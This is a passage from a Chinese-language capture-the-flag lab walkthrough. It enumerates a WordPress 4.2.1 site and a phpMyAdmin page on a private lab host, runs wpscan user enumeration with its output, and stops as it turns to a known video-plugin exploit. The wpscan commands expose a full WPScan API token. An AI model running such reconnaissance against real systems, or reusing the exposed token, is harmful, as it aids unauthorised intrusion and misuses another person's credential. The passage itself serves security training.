
```
https://192.168.40.152:12380/blogblog/
```



发现该网站的是用WordPress搭建的，版本是**4.2.1**

枚举访问/phpmyadmin目录：

```
https://192.168.40.152:12380/phpmyadmin
```




得到phpmyadmin的后台登录界面，需要账户密码！


6、Wpscan信息收集

从blogblog目录可以发现该站存在wordpress站！可利用wpscan进行枚举扫描！

1）wpscan扫描blogblog网页

```
wpscan --url https://192.168.40.152:12380/blogblog/ --disable-tls-checks

--disable-tls-checks  ---因为会受到SSL对等证书/SSH错误临时用法！
```






提示我们登录https://wpscan.com/register获取wpscan API令牌，才能输出漏洞数据

2）获取wpscan API令牌

需要访问官网，获取密匙：

```
https://wpscan.com/register
```




在官网登录后主页面存在API Token复制即可！


3）wpscan扫描

通过获取的token直接开始扫描：

```
wpscan --url https://192.168.40.152:12380/blogblog/  -e u --api-token kJ4bhZCgveCcoGJPER7AOsHJTeFDf90Wfj9zu0V6asc --disable-tls-checks
```




```
┌──(root💀kali)-[~/Desktop]
└─# wpscan --url https://192.168.40.152:12380/blogblog/  -e u --api-token kJ4bhZCgveCcoGJPER7AOsHJTeFDf90Wfj9zu0V6asc --tls-checks

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.17
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: https://192.168.40.152:12380/blogblog/ [192.168.40.152]
[+] Started: Mon Apr  4 03:21:31 2022

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.18 (Ubuntu)
 |  - Dave: Soemthing doesn't look right here
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: https://192.168.40.152:12380/blogblog/xmlrpc.php
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
 | Confirmed By:
 |  - Link Tag (Passive Detection), 30% confidence
 |  - Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: https://192.168.40.152:12380/blogblog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```



扫描发现该目录：blogblog/wp-content/，访问下收集信息！还存在很多漏洞CVE信息，如感兴趣可深入研究！

4）访问发现有3个子目录

在blogblog/wp-content/plugins/发现：




发现存在advanced_video_embed.php，提示存在wordpress advanced video插件模块信息！

三、wordpress advanced漏洞利用

1、39646 exp利用

谷歌搜索：

```
wordpress advanced video exploit
```

